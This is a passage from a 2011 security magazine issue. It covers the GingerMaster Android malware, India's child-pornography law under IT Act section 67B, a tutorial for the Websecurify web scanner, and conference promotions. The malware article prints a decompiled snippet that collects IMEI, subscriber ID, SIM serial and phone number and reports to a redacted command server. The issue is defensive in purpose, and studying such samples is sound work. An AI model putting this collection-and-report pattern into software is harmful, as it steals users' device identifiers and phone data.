Now the above discussed malware affected Android 2.2 or less. But here comes the boomer. GingerMaster. Gingermaster gets roots privileges by exploiting the most recent root exploit in Android 2.3. As of now it has evaded all the leading mobile anti virus. As usual the malware is packed into a legitimate app. Once installed, it will launch a secret service in the background and collects the IMEI number, OS version and model of the device. After getting root GingerMaster will connect to a CnC service and as usual will get more bad things on your Android.


Below is a sample code from Gingermaster.



```
...
String str1 = ((TelephonyManager)localObject).getDeviceId();
this.f = str1;
String str2 = ((TelephonyManager)localObject).getSubscriberId();
this.g = str2;
String str3 = ((TelephonyManager)localObject).getSimSerialNumber();
this.h = str3;
String str4 = ((TelephonyManager)localObject).getLine1Number();
this.i = str4;
String str5 = String.valueOf(((TelephonyManager)localObject).getNetworkType());
this.j = str5;
FileReader localFileReader = new FileReader("/proc/cpuinfo");
BufferedReader localBufferedReader = new BufferedReader(localFileReader);
localObject = localBufferedReader.readLine();
...
localaq.a("http://client.[redacted].com/report/first_[redacted]");
...
```

The above discussed nasties are not the only one out there. There are a lot more. But how can you as an Android user be safe from them. Below are a few tips which can help you safeguard your device.

1. Make sure you download only from the official Android Market.
2. Be sure to check the ratings, reviews and developer information.
3. Always check what rights your app has. You wouldn’t want a live wallpaper having rights to read your SMS.
4. Go to Settings-Applications and uncheck Unknown sources.



Allow this application to access:

Network communication
Full Internet access

Your location
Mock location sources for testing, fine (GPS) location

Phone calls
Read phone state and identity

Storage
Modify/delete SD card contents

As always be alert and the little green dude we all love will be happy.

Gautam Pai

Gautam Pai works as a Software Engineer at HCL Technologies. He likes to keep himself busy in the world of computer and network security.

Attend the second Android Developer Conference

AnDevCon II

The Android Developer Conference

November 6-9, 2011 • San Francisco

100% Developer Focused!

40+ Expert Speakers

70+ Technical Classes and Workshops

"A lot of useful, cutting-edge information."
—Alfred Mirzagitov, Sr. Software Engineer, Webroot

"AnDevCon had lots of great information, excellent speakers and a coherent program."
—Paul Verger, Software Developer, Pico Software

"There were great presentations with very professional lecturers. Go for it!!!"
—Eyal Zmora, Software Engineer, NDS Technologies

Google KEYNOTE!

Chet Haase and Romain Guy present:

Android Awesomeness

AMERICAN EXPRESS KEYNOTE!

David Baldie and Andrew Peret present:

Developing Consumer Apps in a Really, Really Big Company
(and what we learned along the way!)

Download the complete course listing at www.AnDevCon.com

A BZ Media Event

Law relating to Child Pornography in India

Introduction

Law relating to Child Pornography in India Child pornography means portrayal of children in all forms of media incl. images, films and, in some cases, writings depicting sexually explicit activities involving a child.

Due to the free availability of information on the Internet, a major risk that a child may be exposed to is inappropriate material, sexual, hateful, or violent in nature, or encourages activities that are dangerous or illegal.

World is very liberal in accepting "Adult Porn", but Child Porn" is strictly banned and punishable with strict imprisonment.

Ninety four of 187 member states of Interpol have Laws banning Child Pornography (Source - Wikipedia).

India, though have a *Law relating to Pornography* which we have seen in last edition. But that law has general applicability and importantly it is applicable only if you "Publish" or "Transmit" obscene material in electronic form and hence, it leaves many loopholes while interpreting. Hence, as per the amendments of 2008 under the Information technology Act, new Section specifically dealing with Child Pornography has been introduced.

It reads as under:-

Section 67 (B)

Punishment for publishing or transmitting of material depicting children in sexually explicit act, etc., in electronic form.

Whoever—

(a) Publishes or transmits or causes to be published or transmitted material in any electronic form which depicts children engaged in sexually explicit act or conduct; or

(b) Creates text or digital images, collects, seeks, browses, downloads, advertises, promotes, exchanges or distributes material in any electronic form depicting children in obscene or indecent or sexually explicit manner, or

(c) Cultivates, entices or induces children to online relationship with one or more children for and on sexually explicit act or in a manner that may offend a reasonable adult on the computer resource; or

(d) Facilitates abusing children online, or

(e) Records in any electronic form own abuse or that of others pertaining to sexually explicit act with children,

Punishment:-

For first instance - Imprisonment up to 5 years

For subsequent instances – Imprisonment up to 7 years

And fine up to Rs. Ten Lakh.

This provision does not extend to any book, pamphlet, paper, writing, and drawing, painting representation or figure in electronic form—

(i) The publication of which is proved to be justified as being for the public good on the ground that such book, pamphlet, paper, writing drawing, painting representation or figure is the interest of science, literature, art or learning or other objects of general concern; or


(ii) Which is kept or used for bonafide, heritage or religious

Explanation

For the purposes of this section "children" means a persons who has not completed the age of 18 years.

Sagar Rahurkar

Sagar Rahurkar, a Law graduate, is Head(Maharashtra) at Asian School of Cyber Laws. Sagar specializes in Cyber Law, Intellectual Property Law and Corporate Law. Sagar also teaches law at numerous educational institutes and has also trained officials from various law enforcement agencies.



WEBSECURIFY

About Websecurify

Website security is a major concern of developers and businesses today, because of growing attack vectors and easiness of exploitation, businesses spend thousands of dollars to find and patch vulnerabilities in their website. Websecurify can help you find OWASP top 10 vulnerabilities before hackers (read as crackers) do. Websecurify is a free and open source web application scanner from the good folks of GNUcitizen.org. Its very easy to use and its simple interface makes it stand out of the crowd.

GNUCITIZEN defines it as

“Websecurify is a powerful web application security testing environment designed from the ground up to provide the best combination of automatic and manual vulnerability testing technologies.”

For a free tool it has a good number of features like:

1. Multi platform, works on Linux, Mac, windows and even on your mobile devices.
2. Extendible via scripts and extensions and you don’t need to be a pro to extend it, just learning how to create extensions in Mozilla is more than enough.
3. Modular in design
4. Powerful Fuzzer and crawler
5. Nice reporting capabilities (right now it’s limited to limited to CSV, HTML and XML only).
6. API which supports numerous commercial and free testing engines.

7. Can be integrated with web applications
8. Has support for upstream proxy support
9. Supports client SSL

Why Websecurify?

You might be wondering why websecurify, when we have lots of tools like acunetix, wapiti, w3af etc. Because it's designed entirely in JavaScript, XHTML and CSS. It can be embedded into virtually any environment which supports JavaScript like Firefox, chrome, android devices etc. This gives websecurify over other tools in terms of flexibility and extensibility.

How to install Websecurify?

Installing Websecurify is as easy as a pie.


On Windows:
Download exe from http://www.websecurify.com/windows and install it.

On Matriux:
Just find it in the arsenal **Arsenal > Framework > Websecurify**.


On Firefox and Chrome:
Download and Install the websecurify add-on from **tools --> add-ons**. Similarly download and install websecurify extension from web store.

How to use Websecurify?

One of the good things about websecurify is its ease of use, you can start a scan by just giving URL of your site and login credentials (if you want) and clicking the start button, that's it :).



You can set your preferences like proxy and SSL certificate in **Tools --> Preferences** menu




Configure Proxies to Access the Internet

○ No Proxy
○ Auto-detect proxy settings for this network
● Use system proxy settings
○ Manual proxy configuration

HTTP Proxy Port 0
□ Use this proxy server for all protocols
SSL Proxy Port 0
FTP Proxy Port 0
Gopher Proxy Port 0
SOCKS Proxy Port 0
○ SOCKS v4 ○ SOCKS v5
No proxy for localhost, 127.0.0.1
Example: .gnucitizen.org, .net.nz, 192.168.1.0/24
○ Automatic proxy configuration url

1. Enter URL which you want to scan and press Enter

2. A warning message will be displayed to make sure that you know what you are doing, click continue if you have permission to scan the target.




http://www.webscantest.com

WARNING: You are about to start an automated web application security test which may cause damage to the target application.

☒ I understand the risk.


3. If application needs login credentials, a popup will try to capture those credentials. However this step is optional if you don't want to scan deeply.
4. You will see the status of your scan in the next screen.



http://www.webscantest.com

150/231 65%

5. Once the scan is complete you will see a nice report.



Autocomplete Enabled

Autocomplete should always be disabled (autocomplete="off"), especially in forms which process sensitive data, such as forms with password fields, since an attacker, if able to access the browser cache, could easily obtain the cached information in cleartext.

solution: Disable the autocomplete feature (autocomplete="off") on forms which may hold sensitive data.

url: http://www.webscantest.com/picshare/upload.php

form:

```
<form method="POST" action="http://www.webscantest.com/picshare
/upload.pl" enctype="multipart/form-data" autocomplete="on">... ...
```

Email Disclosure

If you want to compare the working of Websecurify with other tools, the following sites can be used. Scan any one (or all of them) with Websecurify and your tool of choice, and compare the results.

http://demo.testfire.net
http://testphp.vulnweb.com
http://testasp.vulnweb.com
http://testaspnet.vulnweb.com
http://zero.webappsecurity.com
http://crackme.cenzic.com
http://www.webscantest.com

References:

http://www.websecurify.com/
http://blog.websecurify.com/
http://groups.google.com/group/websecurify
http://code.google.com/p/websecurify/

That's it for this edition :)
Oh wait!! We have another news, Matriux Krypton R2 is set to release on Oct 7th 2011 at c0c0n (http://informationsecurityday.com/c0c0n) so be there to first grab it.

Happy hacking ☺

Team Matriux

http://matriux.com/
Twitter : @matriuxtig3r

OWASP 中国
OWASP Global AppSec Asia 2011
Nov 8th - Nov 11th 2011, Beijing,China

OWASP AppSec Asia 2011

Introduction

OWASP AppSec Asia 2011 Security Products Exhibition will be hold in Beijing International Conference Centre from **November 8th 2011 to November 9th2011** by OWASP China chapter and China Internet Security Research Centre. The representatives from Chinese government, banks, stock exchanges, universities, telecom providers and network companies, and professional application security researchers will attend this distinguished conference. They will bring the cutting-edge network security techniques and information, and additionally share the great business opportunities with all conference attendees in this summit.

Outstanding Advantages with Abundant Information to Create the Top Application Security Summit

It is understood that OWASP AppSec Asia 2011Security Products Exhibition is the third summit since the first successful summit in 2009. The number of exhibitors increase significantly by 300% each year, and the exhibitors include Chinese top 500 enterprises, e.g. Huawei, China Mobile, Alibaba, Ctrip, Baidu, Tencent, etc, as well as other leading experts from the fields of home and abroad.

According to one of the exhibition organizers, by showing the characteristics of non-profit, professionalism and authoritative, this summit will build a professional, high level and branding communication platform for Asia security products vendors and other enterprises. In addition, the exhibition will be continually held to satisfy the needs from different customers and companies.

It is reported that OWASP AppSec Asia 2011 Security Product Exhibition had been called as the most professional Asian network security products exhibition, due to the significant advantages, e.g. standardized organization, large scale, authoritative guests, fresh products, etc. The summit will invite many potential industry customers, especially targeted on telecom, financial and Internet companies, which have dramatic demands for network security products. Additionally, the summit will help them to select their appropriate products as the reference for their future purchases. Meanwhile, the summit will further stimulate the interaction between enterprises and customers and promote future cooperation.

Intensive Advertising, Caring Service, Just Simply Enjoy the High Return Value from the Summit

"Advertising is always our top priority! It is our responsibility and obligation to gather top experts and talents, and collect leading products and techniques together," one of the summit organizers said.

The author heard from an interview that, the organizer has already begun the advertisement on media like Internet, newspapers and magazines since six months ago before summit. So far, the advertisement has made a good market response with huge number of registrations and enquiries. It is learnt that, the organizer will implement the further advertisement before the summit, and invite government agencies, professional organizations and news agents to participate in the exhibition and conduct the real-time report. Hence, this summit will attract the focus and attendance from more people and companies, and bring more business opportunities.

Moreover, this summit also adhering to "do everything for the enterprises and customers" as the purpose, to help the exhibitor with exhibits transportation, furniture rental, hotel reservation and any other issues. The organizer will do their best with every possible way to make every participant happy.

For More Information about Event please visit –

https://www.owasp.org/index.php/OWASP_Global_AppSec_Asia_2011

Club HACK

Bhag Bhag PC Bose

MALWARIO

Issue 21 | Oct 2011 Design: @pankit_thakkar www.clubhack.com